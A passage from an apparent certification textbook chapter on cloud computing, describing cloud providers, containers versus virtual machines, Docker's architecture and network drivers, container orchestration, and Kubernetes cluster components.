


Figure 19-20: IBM Cloud

Tencent Cloud

After Alibaba Cloud, Tencent Cloud is China's second-largest cloud service provider. Tencent holding unit for cloud computing.




Figure 19-21: Tencent Cloud

DigitalOcean

DigitalOcean is a cloud service provider that caters to developers, new businesses (or start-ups), and Small and Medium-Sized Businesses (SMBs) by providing them with on-demand infrastructure and platform tools.




Figure 19-22: DigitalOcean

Container Technology

Container technology is a new virtualization service that is based on containers. Using a web portal interface or the service provider's API, it assists developers and IT teams in creating, executing, and maintaining containerized applications. Clusters and containers can be set up over the cloud or in on-site datacenters. This section covers several container technology concepts, including Kubernetes and Docker containers.

What is a Container?

A container is a software or application package that includes all of its dependencies, including binaries, library and configuration files, and other resources that operate separately from other cloud-based processes. To address compatibility concerns when applications are transferred between cloud environments, all of these resource files are provided as a single package. The subscribers receive these containers in the form of a CaaS. Orchestrators are used to manage and virtualize containers as part of a CaaS service. Subscribers can use these services to create scalable, rich containerized applications via on-site data centers or the cloud. Both IaaS and PaaS capabilities are inherited by it. Docker, Google Kubernetes Engine (GKE), Amazon AWS EC2, and others are well-known container services.

Features

Containers are an appealing technology for numerous businesses because of their many advantages. Listed below are some of their key characteristics:

- **Consistency and portability:** Software or applications created in containers come with all the resources needed to function. Because of its portability, clients or end users can operate an application on several platforms and in private or public cloud environments.
- **Security:** Since containers are autonomous, there are fewer security threats. Compromised or attacked applications do not spread their infections to the other containers.
- **High cost-effectiveness and efficiency:** Since containers do not require separate operating systems, they can operate with fewer resources than Virtual Machines (VMs). Users can run several containers on a single server because containers only require a few megabytes of memory to operate. A cloud server isolates these containers so that other containers can use them without experiencing any issues, even if one container's application is unavailable.
- **Scalability:** Since containers are scalable, users or subscribers can expand their size by combining more comparable containers into a single cluster. It is cost-effective since the smart scaling technology allows users to run only the designated container and put undesirable containers to rest.
- **Robustness:** Since containers do not need operating systems, they can be created, launched, and taken down in seconds. This feature makes it possible to write software more quickly, run it faster, and release new program versions within the allotted period. Additionally, it expedites the application's user experience, which helps developers and organizations promptly fix faults and include the newest features.

Container Technology Architecture

Figure 19-23 illustrates the five-tier architecture of container technology and its three-phase lifecycle:

- **Tier 1: Developer Machines** – Focused on image creation, testing, and accreditation.
- **Tier 2: Testing and Accreditation Systems** – Handles verifying and validating image content, signing images, and forwarding them to registries.
- **Tier 3: Registries** – Responsible for storing images and distributing them to orchestrators upon request.
- **Tier 4: Orchestrators** – Converts images into containers and deploys them to the appropriate hosts.
- **Tier 5: Hosts** – Operates and manages containers as the orchestrator directs.

The three phases of the container lifecycle are as follows:




Figure 19-23: Container Technology Architecture

- **Image Creation, Testing, and Accreditation**

The initial phase of container technology involves generating and validating images. During this stage, application or software components are developed and packaged into an image (or multiple images). These images contain all the necessary files and resources required to run a container. Developers are responsible for creating these images by integrating the essential application components. Once created, the images undergo testing and accreditation, which are performed by security teams to ensure compliance and reliability.

- **Image Storage and Retrieval**

Images are stored in centralized locations called registries, which offer several services to developers. Registries facilitate image storage, tagging, cataloging, version control for easy discovery and reuse, and downloading images created by other developers. Registries can be either self-hosted or provided as a service. Well-known registry services include Docker Hub, Amazon Elastic Container Registry (ECR), and Docker Trusted Registry (DTR).

- **Container Deployment and Management**

The final phase of the container lifecycle involves deploying and managing containers using orchestrators. Orchestrators are tools that enable DevOps teams to retrieve images from registries, deploy them into containers, and oversee their operation. In this phase, the latest version of the application is deployed and becomes operational. Orchestrators assist in monitoring resource usage, managing job execution, detecting host failures, and restarting containers on new hosts if necessary. When resources become insufficient, orchestrators allocate additional resources to containers. If the application in a container needs updating, the existing containers are replaced with new ones created from updated images. Popular orchestrators include Kubernetes, Docker Swarm, Nomad, and Mesos.

Container vs. Virtual Machines

Virtualization is a foundational technology that drives cloud computing by enabling multiple operating systems to run on a single physical system while sharing underlying resources like servers, storage, and networks. It helps organizations reduce IT costs while increasing their existing hardware's efficiency, utilization, and flexibility. Popular virtualization solutions include VMware vCloud Suite, VMware vSphere, VirtualBox, and Microsoft Hyper-V.

Although virtualization has traditionally supported application portability and the optimization of cloud IT infrastructure, it has certain drawbacks. These include slower performance due to the resource-intensive nature of Virtual Machines (VMs), limited portability, and the time-consuming process of provisioning IT resources.

The Shift to Containerization

To address these limitations, industries are increasingly adopting containerization technology. Containers package application resources into lightweight units that run on a single operating system, enabling seamless application portability and scalability. Unlike virtual machines, containers are placed directly on a physical server and the host operating system, sharing the system's kernel, binaries, and libraries. This eliminates the need to replicate an entire operating system for each instance.

With containerization, a single operating system can support multiple workloads. Containers are significantly lighter—measured in megabytes—and start in seconds, compared to VMs that require minutes to boot. This efficiency makes containerization a preferred solution for modern cloud computing environments.

Virtual Machines	Containers
Heavyweight	Lightweight and portable
Run on independent operating systems	Share a single host operating system
Hardware-based virtualization	OS-based virtualization
Slower provisioning	Scalable and real-time provisioning
Limited performance	Native performance
Completely isolated making it more secure	Process-level isolation, partially secured
Created and launched in minutes	Created and launched in seconds

Table 19-03: Virtual Machines vs. Containers




Figure 19-24: Virtual Machines vs. Containers

What is Docker?

Docker is an open-source platform for software development and deployment that enables users to package applications and their dependencies into docker containers. It provides an appropriate framework for various applications. Since each application has a structure with an appropriate version, this space can be used for new software applications along its necessary structure; thus, dockers utilize framework resources. A container is a virtual environment for a program to run in that restricts the program's access to computer resources and files.

Docker containers can run anywhere on Azure in the cloud, on-premises in the customer data center, or with an external service provider. Linux and Windows can both run Docker image containers. However, Linux images can run on Linux hosts and Windows hosts (using a Hyper-V Linux VM), where host refers to a server or VM. On the other hand, Windows images can only run-on hosts running Windows.

Docker Engine

The Docker Engine is a client-server application installed on a host system, enabling users to develop, deploy, and manage containerized applications. It consists of the following components:

- **Server**: A persistent backend process, also called the Docker daemon, which is initiated with the dockerd command.
- **REST API**: A communication interface that allows tasks to be assigned to the daemon.
- **Client CLI**: The command-line interface used to interact with the daemon and execute Docker commands.




Figure 19-25: Docker Engine

Docker Swarm

The Docker engine supports the swarm mode, which enables managing several Docker engines within the Docker platform. A swarm can be created, an application can be deployed, and its activity or behavior can be managed using the Docker CLI.

Docker Swarm helps administrators and developers to:

- Communicate with containers and delegate tasks to various containers by using the swarm mode
- Adjust the number of containers according to the load
- Conduct a health check and manage the various containers' lifespans
- Provide redundancy and failover so that a process can continue even in a node failure
- Update all containers' software on time

Docker Architecture

The Docker architecture follows a client/server model and is composed of several key components, including the host, client, network, registry, and storage systems. The Docker client communicates with the Docker daemon, which is responsible for creating, running, and managing containers. Both the Docker client and daemon can operate on the same host, or the client can connect to remote daemons. This interaction is facilitated through a REST API.

Below is an overview of the core components of Docker architecture:

- **Docker Daemon**: The Docker daemon (dockerd) processes API requests and manages Docker objects such as containers, volumes, images, and networks.
- **Docker Client**: Serving as the main interface for users, the Docker client allows communication with Docker. When commands like docker run are executed, the client sends these instructions to the daemon via the Docker API, which then performs the required operations.
- **Docker Registries**: These serve as repositories for storing and retrieving Docker images. Registries can be public or private. Popular public registries include Docker Hub and Docker Cloud. Docker Hub, in particular, is a default source for accessing and using Docker images available to all users.
- **Docker Objects**: Docker objects are the foundational components used to build and run applications. The key Docker objects include:

- **Images**: These are read-only binary templates containing the instructions necessary for creating containers. Images are essential for storing and deploying containers.
- **Containers**: Containers are the executable instances of Docker images, housing the application resources. They can be created, launched, stopped, or removed using Docker CLI or API commands.
- **Services**: Services facilitate the scaling of containers across multiple daemons. They form a swarm, which consists of multiple managers and workers. Each member of the swarm operates as a daemon, and all communicate using the Docker API.
- **Networking**: This provides the communication channels between isolated containers, enabling interaction within the Docker environment.
- **Volumes**: Volumes are storage solutions where Docker containers save and retrieve persistent data generated during their operation.




Figure 19-26: Docker Architecture

Docker Operations

Docker images support various essential operations, such as:

- Creating a new image using a Dockerfile.
- Viewing all images stored locally.
- Assigning a tag to an existing image.
- Downloading an image from a Docker registry.
- Uploading a local image to a Docker registry.
- Searching for available images in the registry.

Microservices vs. Dockers

Monolithic applications are transformed into smaller, cloud-hosted components known as microservices, each designed to perform a specific function. These microservices distribute the application's workload, enabling reliable, efficient, and scalable operations through their

interaction. Unlike monolithic applications, which rely on centralized data storage, microservices manage their own decentralized data stores. This approach aligns with business capabilities, allowing cross-functional teams to independently develop, deploy, and maintain microservices. Each microservice is encapsulated within a Docker container, bundled with the necessary libraries, frameworks, and configuration files. This containerized structure enables the development and management of microservices for the same application across diverse platforms.




Figure 19-27: Monolithic Application vs. Microservices Application

Docker Networking

Docker facilitates the connection of multiple containers, services, or other workloads, whether or not they are Docker-based. It can manage Docker hosts across different platforms, including Linux and Windows, in a platform-agnostic manner. The Docker networking architecture is built upon a series of interfaces known as the Container Network Model (CNM), which ensures the portability of applications across diverse infrastructures. The CNM includes several key constructs:

- **Sandbox**: The sandbox defines the configuration of the container network stack, managing container interfaces, routing tables, and DNS settings.
- **Endpoint**: An endpoint is linked to a network and remains independent from the application, ensuring service flexibility by allowing different network drivers to be used.
- **Network**: A network consists of interconnected endpoints. Endpoints that are not part of a network cannot communicate.

The CNM also provides two pluggable driver interfaces that enhance network functionality:

- **Network Drivers**: Docker network drivers allow network management, with the option to use multiple drivers on the same network. There are two types of CNM network drivers: native and remote.
- **IPAM Drivers**: These drivers manage IP address assignment, providing default subnets and IPs for endpoints and networks when not otherwise specified.

The Docker engine includes five native network drivers:

- **Host**: A container using the host driver leverages the host's networking stack.
- **Bridge**: The bridge driver creates a Linux bridge on the host that Docker manages.

- **Overlay**: The overlay driver facilitates communication between containers across a physical network.
- **MACVLAN**: The macvlan driver creates a link between container interfaces and the host's interface or sub-interfaces, utilizing the Linux MACVLAN bridge mode.
- **None**: The none driver provides a unique network stack, completely isolated from the host's network stack.

Docker also supports three remote drivers, developed by the community or vendors, that are compatible with the CNM:

- **Contiv**: Developed by Cisco, Contiv is an open-source network plugin designed to create security and infrastructure policies for multi-tenant microservices deployments.
- **Weave**: Weave is a network plugin that helps build a virtual network to connect Docker containers across multiple cloud environments.
- **Kuryr**: Kuryr is a network plugin that uses Neutron, an OpenStack networking service, to implement the Docker libnetwork remote driver. It also includes an IPAM driver for managing IP address assignments.




Figure 19-28: Container Network Models

Container Orchestration

Software containers and their dynamic surroundings can be managed automatically with container orchestration. In microservices-based applications that span several clusters, it is used to plan and assign tasks to individual containers. Several tasks can be automated by a container orchestrator, such as:

- Provisioning and deploying containers
- Ensuring failover and redundancy for containers
- Creating or terminating containers to balance the load across host infrastructure
- Relocating containers between hosts in case of resource depletion or host failure
- Automatically allocating resources among containers

- Exposing running services to the external environment
- Handling load balancing, traffic routing, and service discovery between containers
- Performing health checks on containers and hosts
- Ensuring container availability
- Configuring containers related to applications
- Securing communication between containers




Figure 19-29: Container Orchestration

What is Kubernetes?

Google created the open-source, portable, extendable Kubernetes orchestration technology, commonly referred to as K8s, for microservices and containerized applications. Applications can be packaged and operated efficiently with the help of containers. To achieve zero downtime in a real-time production setting, containers need to be managed effectively. For example, another container boots up automatically in the event that one fails. Kubernetes offers a robust framework to handle distributed containers, create deployment patterns, and carry out application redundancy and failover in order to address these problems.

Features

- **Service Discovery:** One of Kubernetes' features is service discovery, which enables a service to be found using an IP address or DNS name.
- **Load balancing:** Kubernetes automatically distributes traffic to other containers and carries out load balancing when a container experiences high traffic volumes.
- **Storage orchestration:** Developers can mount their own storage capabilities, including public and local cloud storage, using Kubernetes.
- **Automated rollouts and rollbacks**: Kubernetes makes it possible to automate the creation of new containers, the destruction of old ones, and the transfer of all resources across containers.
- **Automatic bin packing:** A cluster of nodes running containerized applications can be managed by Kubernetes. Kubernetes can automatically allocate and deallocate resources to the containers provided you define the resources—like memory and processing power—that are required to run the container.

- **Self-healing:** Kubernetes automatically checks the health of the containers, swaps out malfunctioning ones for new ones, eliminates malfunctioning ones, and refrains from informing clients that containers are unavailable.
- **Configuration and secret management:** Kubernetes enables users to store and handle private data, including OAuth tokens, Secure Shell (SSH) keys, and login credentials. It is possible to deploy and update sensitive data and application configuration without having to rebuild the container images.

Kubernetes Cluster Architecture

Clusters are created when Kubernetes is deployed. A cluster is a collection of computers called nodes that run applications inside Kubernetes-managed containers. At least one worker node and one master node make up a cluster. The master node oversees the pods—a collection of containers—that are housed within the worker nodes. The various components of the Kubernetes cluster architecture are depicted in the image below.




Figure 19-30: Kubernetes Cluster Architecture

Master Components

The master node's components schedule, detect, and handle cluster events, among other tasks, and offer a cluster control panel. Any machine in the cluster is capable of executing these master components.

- **Kube-apiserver:** One essential component of the Kubernetes management panel that handles all API calls is the Kube-apiserver. It functions as the control panel's front-end utility and is the sole part that communicates with the etcd cluster and guarantees data storage.
- **Etcd cluster:** This distributed, consistent key-value storage system houses API objects, service discovery information, Kubernetes cluster data, and more.
- **Kube-scheduler:** The Kube-scheduler is a master component that assigns a node to freshly created pods after scanning them. It allocates the nodes according to constraints on software, hardware, and policy, data locality, total resource requirements, and internal workload interventions.

- **Kube-controller-manager:** This master component is responsible for controlling controllers. In order to simplify complexity, controllers—such as node controllers, endpoint controllers, replication controllers, service account controllers, and token controllers—are bundled into a single binary and executed as a single process.
